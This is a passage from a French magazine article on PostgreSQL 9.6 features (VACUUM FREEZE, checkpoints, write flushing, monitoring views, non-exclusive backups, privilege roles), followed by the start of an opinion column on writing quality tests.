VACUUM FREEZE VERBOSE t4;

INFO:  vacuuming "public.t4"
INFO:  "t4": found 0 removable, 10000000 nonremovable row versions
in 44248 out of 44248 pages
DETAIL:  0 dead row versions cannot be removed yet.
There were 0 unused item pointers.
Skipped 0 pages due to buffer pins.
0 pages are entirely empty.
CPU 0.81s/1.90u sec elapsed 6.05 sec.
VACUUM
```

L'opération indique bien avoir traité 44248 blocs. On devrait donc avoir le résultat inverse avec **pg_visibility_map** :

```
SELECT count(*) FILTER (WHERE not all_frozen) AS not_frozen,
       count(*) FILTER (WHERE all_frozen) AS frozen
FROM pg_visibility_map('t4');

 not_frozen | frozen
------------+--------
          0 |  44248
(1 row)
```

Et c'est bien le cas. En toute logique, si nous lançons un **VACUUM FREEZE** maintenant, il devrait se terminer immédiatement, sans avoir besoin de parcourir la table :

```
VACUUM FREEZE VERBOSE t4;

INFO:  vacuuming "public.t4"
INFO:  "t4": found 0 removable, 178 nonremovable row versions in 1
out of 44248 pages
```

```
DETAIL:  0 dead row versions cannot be removed yet.
There were 0 unused item pointers.
Skipped 0 pages due to buffer pins.
0 pages are entirely empty.
CPU 0.00s/0.00u sec elapsed 0.00 sec.
VACUUM
```

C'est bien le cas. Le premier a pris six secondes pour s'exécuter, le second seulement 15 millisecondes. Maintenant, modifions un peu la table :

```
DELETE FROM t4 WHERE c1<2000000;

SELECT count(*) FILTER (WHERE not all_frozen) AS not_frozen,
       count(*) FILTER (WHERE all_frozen) AS frozen
FROM pg_visibility_map('t4');

 not_frozen | frozen
------------+--------
       8850 |  35398
(1 row)
```

Nous avons supprimé un cinquième de la table, et logiquement un cinquième devrait être considéré comme non gelé. Lançons un nouveau **VACUUM FREEZE** :

```
VACUUM FREEZE VERBOSE t4;

INFO:  vacuuming "public.t4"
INFO:  "t4": removed 1999999 row versions in 8850 pages
INFO:  "t4": found 1999999 removable, 279 nonremovable
row versions in 8851 out of 44248 pages
DETAIL:  0 dead row versions cannot be removed yet.
There were 0 unused item pointers.
Skipped 0 pages due to buffer pins.
0 pages are entirely empty.
CPU 0.05s/0.29u sec elapsed 0.64 sec.
VACUUM
```

L'opération a bien traité uniquement le cinquième de la table.

Il s'agit d'une optimisation particulièrement importante qui permet de diminuer l'impact négatif du **VACUUM FREEZE** sur les performances du système, tout en conservant une grande fiabilité du système. Les systèmes qui en bénéficieront le plus sont les instances de très grosse volumétrie, pour lesquelles le déclenchement d'un **VACUUM FREEZE** était particulièrement long et coûteux.

4.2 Amélioration des CHECKPOINT

Un *checkpoint* est une opération d'écriture sur le disque des blocs modifiés dans le cache de PostgreSQL. Avant la version 9.6, l'opération était assez brutale. Le cache était parcouru du début à la fin, et chaque bloc modifié était écrit sur disque, puis chaque fichier modifié était synchronisé sur disque en fin de traitement.

La version 9.6 ajoute une amélioration intéressante sur ce traitement. Une opération de *checkpoint* va maintenant commencer par trier les blocs du cache par *tablespaces*, fichiers et numéros de bloc. Les écritures seront ainsi faites de manière moins aléatoire, demandant moins de déplacements des têtes de lecture des disques, ce qui permet d'obtenir des performances en plus.

De plus, un nouveau paramètre nommé **checkpoint_flush_after** fait son apparition. Celui-ci permet d'indiquer le nombre de blocs modifiés dans le cache avant de demander au système de commencer à les synchroniser en arrière-plan. Cela permet de rendre l'exécution du *checkpoint* beaucoup plus transparente, et de supprimer presque entièrement les latences I/O qu'il occasionnait dans les versions précédentes.

4.3 Optimisation du GROUP BY

L'optimiseur de PostgreSQL a bénéficié d'une petite amélioration pour la gestion des regroupements (**GROUP BY**). Quand une requête demande un **GROUP BY** sur plusieurs colonnes, dont celles de la clé primaire, il est maintenant capable de supprimer du **GROUP BY** les colonnes inutiles.

Prenons un exemple. Imaginons une table **t5** composée de 3 colonnes (**c1**, **c2** et **c3**), **c1** étant la clé primaire. Nous exécutons cette requête :

```
SELECT c1, c2, count(*)
FROM t5 GROUP BY c1, c2;
```

Que l'on regroupe avec **c1** et **c2** ou uniquement avec **c1**, le résultat sera identique. Cependant, les performances seront bien évidemment meilleures dans le deuxième cas. Depuis la version 9.6, l'optimiseur est capable de supprimer **c2** du regroupement (donc de la clause **GROUP BY**), mais le conserve bien pour l'affichage (la clause **SELECT**). Pour preuve, voici le plan d'exécution de cette requête, généré par une version 9.6 :

```
 GroupAggregate  (cost=0.42..47343.43
rows=1000000 width=24)
   Group Key: c1
   ->  Index Scan using t5_pkey on
t5  (cost=0.42..32343.42 rows=1000000
width=16)
```

Le regroupement se fait bien uniquement sur **c1**. Avec une table d'un million de lignes, l'exécution en 9.5 demande 837 ms alors qu'elle ne demande que 368 ms en 9.6. Cette optimisation marche évidemment également dans le cas de requêtes effectuant une jointure sur plusieurs tables, si l'ensemble des clés primaires apparaît dans la condition de regroupement.

4.4 Gestion des écritures

Les écritures sont gérées par différents processus : **writer**, **checkpointer**, **wal writer** et enfin les processus **postgres**. Tous ont leurs spécificités dans ces écritures, mais une chose reste commune : PostgreSQL n'écrit pas directement sur disque, l'écriture est passée au système d'exploitation qui se chargera de faire l'écriture sur disque.

Ceci peut aboutir à quelques soucis. Le système d'exploitation gère son propre cache. Il décide du moment où il écrit les données sur disque. Il est possible de le paramétrer pour éviter qu'il conserve trop de données modifiées en mémoire (notamment sous Linux avec les paramètres **dirty_ratio** et **dirty_background_ratio** ainsi que leur équivalent en octets, **dirty_bytes** et **dirty_background_bytes**), il est aussi possible parfois de le forcer à vider son cache sur disque (avec l'appel système **sync**). On cherche généralement à déclencher l'écriture sur disque des blocs modifiés en cache assez rapidement, afin d'éviter des pics d'activité disque, et donc des pics de latence. Cependant, déclencher cette synchronisation au plus tôt peut engendrer un nombre d'écritures bien plus important que nécessaire, et donc diminuer les performances. Pensez par exemple au cas où le système se retrouve à synchroniser sur disque des fichiers temporaires. De plus, tous les systèmes ne permettent pas forcément cette configuration, ou pas facilement. Il est donc très intéressant d'avoir une possibilité au niveau de PostgreSQL de demander une synchronisation ciblée de blocs.

Afin de bénéficier de meilleures performances, la version 9.6 introduit les paramètres **bgwriter_flush_after**, **checkpoint_flush_after**, **wal_writer_flush_after** et **backend_flush_after**, qui sont tous exprimés en octets. Ce nombre correspond à la quantité maximum à écrire dans le cache avant de prévenir le système d'exploitation, qu'il doit écrire durablement sur disque les blocs venant d'être modifiés en cache, et uniquement ceux-là. L'écriture en tâche de fond pourra donc se faire au plus tôt, toujours de manière asynchrone, mais beaucoup plus ciblée qu'auparavant, permettant d'optimiser les I/O disponibles.

bgwriter_flush_after est configuré par défaut à 512 Kio alors que **checkpoint_flush_after** vaut 256 Kio par défaut. Ce n'est valable que sous Linux. Pour les autres systèmes d'exploitation, ils sont désactivés par défaut (valeur **0**). Si vous n'êtes pas sous Linux, essayez d'activer ces fonctionnalités, car si vous n'êtes pas sur une des rares architectures où cette fonctionnalité peut entraîner une régression, des gains spectaculaires de performance peuvent vous attendre.

wal_writer_flush_after est lui aussi activé par défaut, avec une valeur de 1 Mio, quel que soit le système d'exploitation.

5. ADMINISTRATION

5.1 Nouvelles informations systèmes

Un catalogue système et plusieurs fonctions font leur apparition en 9.6 pour permettre d'avoir à disposition en SQL des informations auparavant uniquement disponibles depuis des outils en ligne de commande.

Il y a tout d'abord la vue **pg_config**, qui renvoie les informations de l'outil en ligne de commandes **pg_config** :

```
postgres=# SELECT * FROM pg_config LIMIT 5;
     name      |            setting
---------------+-------------------------------
 BINDIR        | /opt/postgresql/96/bin
 DOCDIR        | /opt/postgresql/96/share/doc
 HTMLDIR       | /opt/postgresql/96/share/doc
 INCLUDEDIR    | /opt/postgresql/96/include
 PKGINCLUDEDIR | /opt/postgresql/96/include
(5 rows)
```

Beaucoup plus intéressant, toutes les informations fournies par l'outil **pg_controldata** et provenant du fichier **global/pg_control** sont disponibles au travers de quatre fonctions :

- **pg_control_system()** donne des informations sur le système (version de **pg_control**, version du catalogue, identifiant système, date de dernière modification du fichier **pg_control**) ;
- **pg_control_init()** ramène la valeur de certains paramètres stockés dans **pg_control** (taille de bloc des fichiers de données et des fichiers des journaux de transactions, taille de segment de ces deux types de fichiers, etc.) ;

- **pg_control_checkpoint()** précise toutes les informations nécessaires sur les deux derniers *checkpoints* (emplacement des dernier et avant-dernier *checkpoints*, horodatage du dernier *checkpoint*, emplacement du redo, identifiant de la ligne de temps, prochain numéro de transaction, prochain numéro d'objet, etc.) ;
- **pg_control_recovery()** renvoie différentes informations sur la récupération en cours.

Cela donne par exemple ceci :

```
postgres=# SELECT * FROM pg_control_checkpoint();
-[ RECORD 1 ]--------+-------------------------
checkpoint_location  | 1/30221FB8
prior_location       | 1/30221F48
redo_location        | 1/30221FB8
redo_wal_file        | 000000010000000100000030
timeline_id          | 1
prev_timeline_id     | 1
full_page_writes     | t
next_xid             | 0:1912
next_oid             | 49152
next_multixact_id    | 1
next_multi_offset    | 0
oldest_xid           | 1797
oldest_xid_dbid      | 1
oldest_active_xid    | 0
oldest_multi_xid     | 1
oldest_multi_dbid    | 1
oldest_commit_ts_xid | 0
newest_commit_ts_xid | 0
checkpoint_time      | 2016-08-28 11:03:51+02
```

5.2 Index et méthodes d'accès

PostgreSQL gère de nombreux types d'index : B-Tree, GIN, GiST, SP-GiST, Hash et BRIN. Les développeurs russes à l'origine des index GIN et GiST ont travaillé sur d'autres types d'index (VODKA et RUM), mais qui n'ont pas été intégrés dans le moteur. En effet, ajouter un type d'index dans le moteur est complexe. Cela demande beaucoup de temps de développement et un bon nombre de tests de performances. De plus, parfois un problème de licence peut empêcher l'ajout d'un type d'index dans PostgreSQL. La solution idéale serait donc de pouvoir permettre l'ajout d'un type d'index externe, un peu comme on peut le faire pour une fonction ou un opérateur.

Les développeurs ont travaillé là-dessus. Un type d'index est une méthode d'accès dans le vocabulaire PostgreSQL. Ils ont ajouté la possibilité de créer des méthodes d'accès dynamiquement. Un ordre SQL **CREATE ACCESS METHOD** est donc disponible à partir de la version 9.6. L'autre frein à la possibilité d'ajout dynamique de types d'index est la capacité à résister à un arrêt brutal. En effet, l'enregistrement d'informations dans les journaux de transaction n'était pas possible dans des modules tiers. Pour résoudre ce problème, une autre fonctionnalité a été ajoutée à PostgreSQL : la possibilité d'ajouter des enregistrements personnalisés dans les journaux de transactions depuis du code utilisateur.

Un exemple d'extension proposant une méthode d'accès à un nouveau type d'index est proposé avec les nouveaux index bloom. Bien évidemment, cette nouvelle méthode d'accès utilise également des enregistrements personnalisés dans les journaux de transactions. Ils résistent donc à un arrêt brutal et sont par conséquent également répliqués.

5.3 Durée maximale d'un snapshot

Un *snapshot* est l'image qu'une transaction a de la base de données. Pour pouvoir garantir l'isolation de chaque transaction, celles-ci ont une vision, leurs propres images de la base de données. Celles-ci dépendent de leurs niveaux d'isolation. Pour que ces images soient conservées tout au long de l'exécution des transactions, certaines lignes, supprimées entre temps, ne peuvent pas être nettoyées par le **VACUUM**. De ce fait, plus une transaction dure longtemps, plus elle empêche **VACUUM** de faire son travail. La base va donc se fragmenter de plus en plus, ce qui peut devenir un gros souci pour les futures opérations de maintenance de la base, mais aussi pour ses performances.

La version 9.6 propose un nouveau paramètre permettant de spécifier la durée de vie maximale d'une image de la base (un snapshot) de la base de données. Ce paramètre a pour nom **old_snapshot_threshold**. Par défaut, la durée de vie n'est pas limitée, d'où la valeur **-1**. Toute valeur positive sera utilisée comme délai maximal d'un snapshot. Cette valeur ne pourra pas dépasser 60 jours, ce qui devrait convenir à toutes les utilisations possibles de ce paramètre.

En positionnant ce paramètre à 5 secondes (ce qui est très bas, et n'est intéressant que pour une démonstration), voici le message d'erreur qui pourrait survenir :

```
DELETE FROM t1 WHERE c1%3=1;
ERROR:  snapshot too old
```

5.4 Indication de progression d'une commande

Qui n'a pas rêvé de savoir quand se terminera la création d'un index ? ou l'exécution d'un VACUUM ?

Ce genre d'informations était auparavant impossible à avoir. À compter de la version 9.6, une infrastructure a été mise en place pour permettre de voir la progression de différentes commandes. Cette infrastructure n'est utilisée actuellement que pour le **VACUUM** (et encore, pas le **VACUUM FULL**). La partie visible est une nouvelle vue, appelée **pg_stat_progress_vacuum**. Voici son contenu pendant l'exécution d'un **VACUUM** :

```
pid                 | 4299
datid               | 13356
datname             | postgres
relid               | 16384
phase               | scanning heap
heap_blks_total     | 127293
heap_blks_scanned   | 86665
heap_blks_vacuumed  | 86664
index_vacuum_count  | 0
max_dead_tuples     | 291
num_dead_tuples     | 53
```

La colonne **relid** correspond à l'identifiant de la table en cours de traitement. La colonne **phase** indique textuellement la phase de l'opération (parcours de la table, parcours des index, nettoyage, etc.).

Les colonnes **heap_blks_*** indiquent un nombre de blocs dans différents cas :

- **heap_blks_total**, nombre total de blocs de la table au début du traitement par **VACUUM** (suite à l'activité de l'autovacuum et aux activités concurrentes, il y a de fortes chances que la table soit plus grosse ou plus petite à la fin du traitement) ;
- **heap_blks_scanned**, nombre de blocs parcourus par le **VACUUM** (logiquement inférieur à **heap_blks_total**, mais il peut aussi être supérieur dans certains cas) ;
- **heap_blks_vacuumed**, nombre de blocs traités par le **VACUUM**.

Dans cet exemple, le **VACUUM** a parcouru 86665 blocs (soit 68% de la table), et en a traité 86664.

La colonne **index_vacuum_count** indique le nombre de traitements d'index. Cette table n'en ayant pas, le nombre restera à 0 jusqu'à la fin du traitement. Par contre, si une table contient des index, ce nombre sera incrémenté à chaque fois que les index auront été parcourus.

La colonne **max_dead_tuples** indique le nombre maximum de lignes que peut traiter le VACUUM avant de devoir parcourir les index (ce nombre dépend du paramètre **maintenance_work_mem**).

La colonne **num_dead_tuples** indique le nombre de lignes mortes traitées.

Cette vue statistique permet d'en savoir beaucoup sur l'avancement de la commande **VACUUM**. Il ne reste plus qu'à espérer que d'autres commandes bénéficient aussi de cette infrastructure pour indiquer leur progression.

Il est à noter que la variante **VACUUM FULL** n'est pas visualisable ainsi.

5.5 Plus de détails sur les blocages

Jusqu'à la version 9.5, il était possible de savoir qu'une session était bloquée, mais il était bien plus compliqué de savoir par quoi cette session était bloquée. Si le problème était dû à un « verrou lourd », par exemple le verrouillage d'une table par une autre session, cela restait encore faisable. Mais pour les autres cas (attente réseau, disque...), c'était pratiquement impossible.

La version 9.6 améliore cela en remplaçant la colonne **waiting** de la vue **pg_stat_activity** par deux colonnes nommées **wait_event** et **wait_event_type**. La première indique l'événement causant l'attente et la deuxième détaille le type d'événement.

Par exemple, avec un utilisateur bloqué alors qu'il essaie de supprimer une table, voici ce que donnerait une requête sur cette vue statistique :

```
SELECT wait_event_type, wait_event, query
FROM pg_stat_activity
WHERE wait_event IS NOT NULL;

 wait_event_type | wait_event |     query
-----------------+------------+----------------
 Lock            | relation   | drop table t1;
(1 row)
```

Avec un peu de travail, on peut arriver à une requête détaillant grandement un blocage :

```
SELECT pid, state,
  CASE WHEN wait_event is not null
    THEN concat(wait_event, ' (', wait_event_type, ')')
    ELSE NULL::text END AS lock_intel,
  pg_blocking_pids(pid) AS blocked_by,
  substr(query, 1, 20)
FROM pg_stat_activity;
```

Voici le résultat pour le blocage d'un objet :

```
pid  |        state        |   lock_intel    | blocked_by | substr
------+---------------------+-----------------+------------+----------------------
3801 | active              |                 | {}         | select pid, state, c
3905 | idle in transaction |                 | {}         | select * from t1 whe
4015 | active              | relation (Lock) | {3905}     | drop table t1;
(3 rows)
```

et un autre pour un blocage sur des lignes :

```
pid  |        state        |      lock_intel      | blocked_by | substr
------+---------------------+----------------------+------------+----------------------
4299 | active              |                      | {}         | select pid, state, c
4976 | idle in transaction |                      | {}         | select * from t1 whe
5078 | active              | transactionid (Lock) | {4976}     | select * from t1 whe
(3 rows)
```

Cette requête utilise une nouvelle fonction appelée **pg_blocking_pids()** qui récupère les identifiants de tous les processus bloquant un processus indiqué en argument.

6. SAUVEGARDES

6.1 Nouvelle API pour la sauvegarde PITR

Il existe deux méthodes pour réaliser une sauvegarde PITR :

- via une connexion SQL standard, en utilisant les fonctions **pg_start_backup()** et **pg_stop_backup()** ;
- via une connexion de réplication, en utilisant un protocole spécifique de réplication.

Un outil comme **pitrery** utilise la première méthode, alors que l'outil **pg_basebackup** utilise la deuxième méthode. Ces deux méthodes ne sont pas strictement équivalentes. La première nécessite l'utilisation d'un outil système pour effectuer la copie des fichiers, alors que la seconde s'occupe elle-même de la copie. De plus, il est possible d'exécuter deux **pg_basebackup** en même temps alors qu'il est impossible d'avoir deux copies effectuées avec le couple **pg_start_backup()** / **pg_stop_backup()** en parallèle. Ceci est dû au fait que **pg_start_backup()** crée un fichier nommé **backup_label** dans le répertoire de données et que ce fichier doit exister jusqu'à l'exécution de la fonction **pg_stop_backup()**. Ne pas pouvoir exécuter plusieurs sauvegardes concurrentes n'est pas forcément une très grosse limitation. Cependant, en cas d'arrêt brutal de l'instance, la présence du fichier **backup_label** dans le répertoire de données peut poser des soucis. La méthode via la connexion de réplication ne crée pas ce fichier sur disque, mais il est créé dans le répertoire de stockage utilisé par **pg_basebackup**.

La nouvelle API permet de supprimer cette limitation. Elle propose un troisième argument à la fonction **pg_start_backup()**. Cet argument a pour but d'indiquer si on se trouve dans le cas d'une sauvegarde exclusive ou non. La valeur par défaut est **true**, pour récupérer le comportement des versions antérieures. En indiquant **false**, le comportement de la fonction **pg_start_backup()** change un peu dans le sens où il ne crée pas le fichier **backup_label**. Il faut néanmoins pouvoir placer son contenu dans le répertoire de copie. C'est la fonction **pg_stop_backup()** qui le fait. Mais pour que cela fonctionne, il est nécessaire que les deux fonctions soient exécutées à partir de la même connexion. Il faut donc laisser ouverte cette connexion le temps de la sauvegarde des fichiers, autrement la sauvegarde sera inutilisable.

Voyons un exemple complet de l'utilisation de cette nouvelle possibilité. L'archivage doit être configuré et fonctionnel.

```
postgres=# SELECT
pg_start_backup('ma
sauvegarde concurrente',
true, false);
 pg_start_backup
-----------------
 1/3A000028
(1 row)
```

Nous pouvons maintenant copier les fichiers, comme habituellement. L'outil le plus fréquemment utilisé est **rsync**, mais n'importe quel outil de copie de fichiers peut faire l'affaire.

Si quelqu'un tente une sauvegarde non exclusive en même temps, il pourra exécuter **pg_start_backup()** sans erreur.

À la fin de la sauvegarde, l'utilisateur exécute la fonction **pg_stop_backup()** avec l'argument à false pour indiquer que la sauvegarde n'était pas exclusive :

```
postgres=# SELECT * FROM pg_stop_backup(false);
NOTICE:  pg_stop_backup complete, all required WAL segments have
been archived
    lsn     |              labelfile                | spcmapfile
------------+---------------------------------------+-----------
 1/3D000130 | START WAL LOCATION: 1/3D000060 (file 0000000100000
0010000003D)                                        +|
            | CHECKPOINT LOCATION: 1/3D000098       +|
            | BACKUP METHOD: streamed               +|
            | BACKUP FROM: master                   +|
            | START TIME: 2016-08-28 14:32:36 CEST +|
            | LABEL: ma sauvegarde concurrente      +|
            |                                        |
(1 row)
```

La fonction **pg_stop_backup()** renverra une ligne et trois colonnes. La première colonne est déjà connue. La deuxième colonne correspond au contenu du fichier **backup_label** qui était habituellement généré dans le répertoire courant, et la troisième colonne à celui du contenu du fichier de correspondances des *tablespaces* (cette instance n'a pas de *tablespace* utilisateur, la valeur est donc **NULL**).

Les outils de sauvegarde **pitrery** et **barman** supportent déjà cette nouvelle API. Il y a de fortes chances que les autres outils de sauvegarde PITR soient rapidement mis à jour pour permettre à leurs utilisateurs de réaliser des sauvegardes concurrentes (non exclusives).

6.2 Sécurité

PostgreSQL dispose d'un grand nombre de fonctionnalités pour assurer la sécurité des accès au système et aux objets entreposés dans ce système.

Cependant, il est souvent nécessaire d'être super-utilisateur pour pouvoir accomplir certaines tâches. Pensez notamment à tout ce qui est sauvegarde, supervision, administration. Généralement, seul un super-utilisateur peut effectuer toutes ces actions. Et comme être super-utilisateur permet de tout faire, il est donc pour le moins discutable de donner tous les droits à une sonde qui a pour seul but de lire certaines informations sur le système.

Une grosse réflexion a commencé sur cette thématique et il en est ressorti deux nouveautés pour la version 9.6.

Certaines fonctions ont été réécrites pour permettre à un utilisateur standard de les utiliser si un super-utilisateur leur en a donné le droit. Voici la liste complète de ces fonctions :

- **pg_reload_conf()**, pour recharger la configuration ;
- **pg_rotate_logfile()**, pour demander un changement de fichier de traces ;
- **pgstat_reset_counters()**, **pgstat_reset_shared_counters()** et **pgstat_reset_single_counter()**, pour demander une réinitialisation de certaines statistiques d'activité ;
- **pg_start_backup()** et **pg_stop_backup()**, pour respectivement démarrer et arrêter une sauvegarde PITR ;
- **pg_switch_xlog()**, pour demander un changement de journal de transactions (ça arrive principalement dans deux cas : pour tester l'archivage et pour archiver le journal de transactions en cours avant ou après l'exécution d'un batch) ;
- **pg_create_restore_point()**, pour ajouter un point de récupération dans le journal de transactions courant ;
- **pg_xlog_replay_pause()** et **pg_xlog_replay_resume()**, pour respectivement mettre en pause et annuler la pause du rejeu d'un serveur secondaire.

Voici un exemple avec la fonction **pg_reload_conf()** :

```
postgres=# \c - u1
You are now connected to database
"postgres" as user "u1".
postgres=> SELECT pg_reload_conf();
ERROR:  permission denied for
function pg_reload_conf
```

En tant qu'utilisateur **u1** (un utilisateur standard), il n'est pas possible d'utiliser la fonction **pg_reload_conf()**. Un super-utilisateur va lui donner ce droit avec la commande **GRANT** :

```
postgres=> \c - postgres
You are now connected to database
"postgres" as user "postgres".
postgres=# GRANT EXECUTE ON
FUNCTION pg_reload_conf() TO u1;
GRANT
```

Maintenant, **u1** doit pouvoir exécuter cette fonction lui-même :

```
postgres=# \c - u1
You are now connected to database
"postgres" as user "u1".
postgres=> SELECT pg_reload_conf();
 pg_reload_conf
----------------
 t
(1 row)
```

L'autre nouveauté de la version 9.6 est l'apparition de rôles systèmes contenant des droits intermédiaires. Pour l'instant, un seul rôle de ce type existe : **pg_signal_backend**. Ce rôle a le droit d'envoyer un signal à d'autres processus **postgres**. Pour l'instant, cela a pour seul but d'utiliser les fonctions **pg_cancel_backend()** (pour annuler une requête) et **pg_terminate_backend()** (pour fermer une connexion), y compris pour des sessions qui ne correspondent ni à l'utilisateur connecté ni à un rôle dont cet utilisateur est membre. Voici un exemple complet :

```
postgres=# \c - u1
You are now connected to database "postgres" as user "u1".
postgres=> SELECT usename, pid FROM pg_stat_activity ;
 usename |  pid
---------+-------
 u2      | 23194
 u1      | 23195
(2 rows)

postgres=> SELECT pg_terminate_backend(23194);
ERROR:  must be a member of the role whose process is being
terminated or member of pg_signal_backend
```

En tant qu'utilisateur **u1**, il est impossible de fermer la connexion d'un utilisateur **u2** si **u1** n'est ni super-utilisateur ni membre du rôle **u2**. Donc nous allons nous reconnecter en tant qu'utilisateur **postgres** pour donner ce droit particulier à **u1** en le rendant membre du rôle **pg_signal_backend** :

```
postgres=> \c - postgres
You are now connected to database "postgres" as user "postgres".
postgres=# GRANT pg_signal_backend TO u1;
GRANT ROLE
```

Ceci fait, **u1** peut maintenant fermer n'importe quelle connexion (en dehors de celles des super-utilisateurs) :

```
postgres=# \c - u1
You are now connected to database "postgres" as user "u1".
postgres=> SELECT pg_terminate_backend(23194);
 pg_terminate_backend
----------------------
 t
(1 row)

postgres=> SELECT usename, pid FROM pg_stat_activity ;
 usename |  pid
---------+-------
 u1      | 23212
(1 row)
```

La possibilité de donner un peu plus de droit tout en évitant de donner le privilège super-utilisateur est une amélioration forte de la sécurité. Cet effort devrait continuer dans les prochaines versions. Il est également à noter que l'apparition des rôles systèmes s'accompagne d'un changement applicatif : il n'est plus possible de créer un rôle dont le nom commence par « pg_ », ce préfixe étant réservé pour les rôles systèmes.

CONCLUSION


Même si la parallélisation est une fonctionnalité majeure de la version 9.6 de PostgreSQL, elle n'est utile que dans un nombre restreint d'utilisations de PostgreSQL. Une grosse attention a été portée au système dans son entièreté, pour faciliter son utilisation, son administration et ses performances. Ainsi, quelle que soit votre utilisation de cette base, cette nouvelle version devrait vous apporter un gain de performance non négligeable.

Avec cet article se termine notre série sur les nouveautés de la version 9.6 de PostgreSQL. Les développeurs sont déjà en plein développement de la version 10. Le numéro est déjà choisi et un changement majeur est déjà présenté. Ce changement concerne la numérotation des versions. Auparavant, la dénomination complète d'une version était **X.Y.Z**, **X.Y** formant une version majeure (donc avec des nouvelles fonctionnalités) et **X.Y.Z** formant une version mineure (uniquement des correctifs). Ceci change avec la future version 10. La numérotation se fera uniquement sur deux nombres : **X.Y**, **X** étant la version majeure et **X.Y** la version mineure. La version 10.0 sera donc la première version de la branche, 10.1 sa version corrective, et 11.0 la version majeure suivante. Cela va demander aux éditeurs de connecteurs de données, d'outils d'administration et de supervision de mettre à jour leurs projets s'ils souhaitent pouvoir décoder convenablement le numéro de version. Il faut noter que le format de numérotation interne de PostgreSQL (paramètre **server_version_num**) lui ne change pas, son utilisation est donc recommandée si vous devez détecter la version d'un serveur. ■

TESTS ET DOCUMENTATION, LES DEUX PILIERS DE TOUT PROJET !

THE CHESHIRE CAT
[Everyone here is mad]

MOTS-CLÉS : HUMEUR, DÉVELOPPEUR, TESTS, DOCUMENTATION, CODE, BONNES PRATIQUES



Est-ce qu'un projet se limite au code qui le compose ? Non, bien entendu, mais nous avons toutes et tous tendance à bien trop souvent l'oublier. Même si bien entendu sans code, un projet n'est rien, et s'il n'y a rien d'autre que du code, comment le comprendre ou lui faire confiance ?

1. DES TESTS, DES TESTS, TOUJOURS PLUS DE TESTS !

Vous qui me lisez depuis quelques numéros maintenant, j'espère que je n'ai plus à vous convaincre qu'il faut écrire des tests. Qu'il faut en écrire de manière intensive et qu'il faut se forcer à considérer tout code non couvert par les tests comme du code non existant. Il faut que cela devienne un vrai mantra pour vous. J'écris du code, alors j'écris des tests. Ou si vous préférez, je vais écrire du code alors j'écris des tests avant. Concernant le fait d'écrire les tests avant ou après, je ne suis pas regardant. Personnellement, je fais du *test driven development* uniquement pour la correction de bugs. Comme cela, j'écris un test qui « prouve » le bug puis je suis sûr de le corriger. Dans le reste de ma pratique du développement, je préfère par contre écrire les tests immédiatement après avoir écrit le code. L'important est, après tout, qu'il y ait des tests. Mais juste écrire des tests, ce n'est pas vraiment suffisant. Faut-il encore que les tests soient de qualité.

1.1 Ne vous laissez pas gouverner par le taux de couverture

Le taux de couverture est un indicateur que l'on regarde de manière assez courante. Mais bien trop souvent, on l'utilise comme indicateur de bonne qualité des tests. Pour moi, le taux de couverture doit uniquement être utilisé « en creux ». Si le taux de couverture est bas, alors ça veut dire que ce n'est pas bon, qu'une grosse partie des lignes de code qui ont été écrites n'ont rien pour valider qu'elles continuent à fonctionner. Mais cela ne veut pas dire que le code couvert par vos tests va fonctionner et cela dans tous les cas.

En effet, le taux de couverture ne permet pas de juger de la pertinence de vos tests. Votre taux de couverture sera en effet le même que vous testiez simplement les cas nominaux dans lesquels votre code va devoir fonctionner ou que vous ayez testé les cas nominaux, mais aussi tous les cas aux limites plus des cas avec des données invalides.

1.2 Les tests, ce n'est pas du code au rabais !

Imaginez que vous ayez besoin d'une bibliothèque. Vous finissez par tomber sur la bibliothèque qui répond exactement à vos besoins. Vous regardez son code et là miracle. C'est du code bien écrit, avec des noms de fonctions et de variables limpides, du code bien découpé, des fichiers bien découpés. Et puis, vous allez voir les tests. Et là... patatra ! C'est la désillusion complète. Des fichiers énormes de plus de deux-mille lignes. Des fonctions de tests nommées `test_untruc_01`, `test_untruc_02`, ..., `test_untruc_999`, aucun commentaire, des blocs de codes de plusieurs dizaines de lignes qui se répètent de multiples fois, des fonctions de test entières commentées sans aucune explication. Enfin bref, un vrai nid de serpents.

Et c'est d'autant plus rageant que le code du projet, lui, se trouve être d'une excellente qualité. Mais voilà, ce ne sont que des tests. Et puis les tests c'est chiant à écrire et de toute façon personne ne va les relire alors c'est pas vraiment grave de ne pas écrire des choses propres.

Pour moi, ce laisser-aller indique une incompréhension de la finalité des tests. Écrire des tests de manière bâclée sous-entend à mon avis que les tests ne sont écrits que pour respecter les métriques fixées. Une couverture de code à plus d'un certain pourcentage, un certain nombre de tests par fonction ou fichier, et la satisfaction de voir tout au vert. C'est du coup complètement oublier que les tests sont là pour « prouver » le bon fonctionnement de l'application. C'est un auditeur indépendant de votre code, qui va vérifier à chaque fois que vous l'appelez que votre code continue à fonctionner et ne fait pas de bêtise. Ce n'est donc pas la partie d'un projet sur laquelle on peut prendre des libertés, mais bien celle sur laquelle on devrait être le plus intransigeant. Les tests devraient être à mon sens la partie d'un projet qui met en place le plus de règles sur la façon de coder.

1.3 Maintenabilité et plasticité des tests

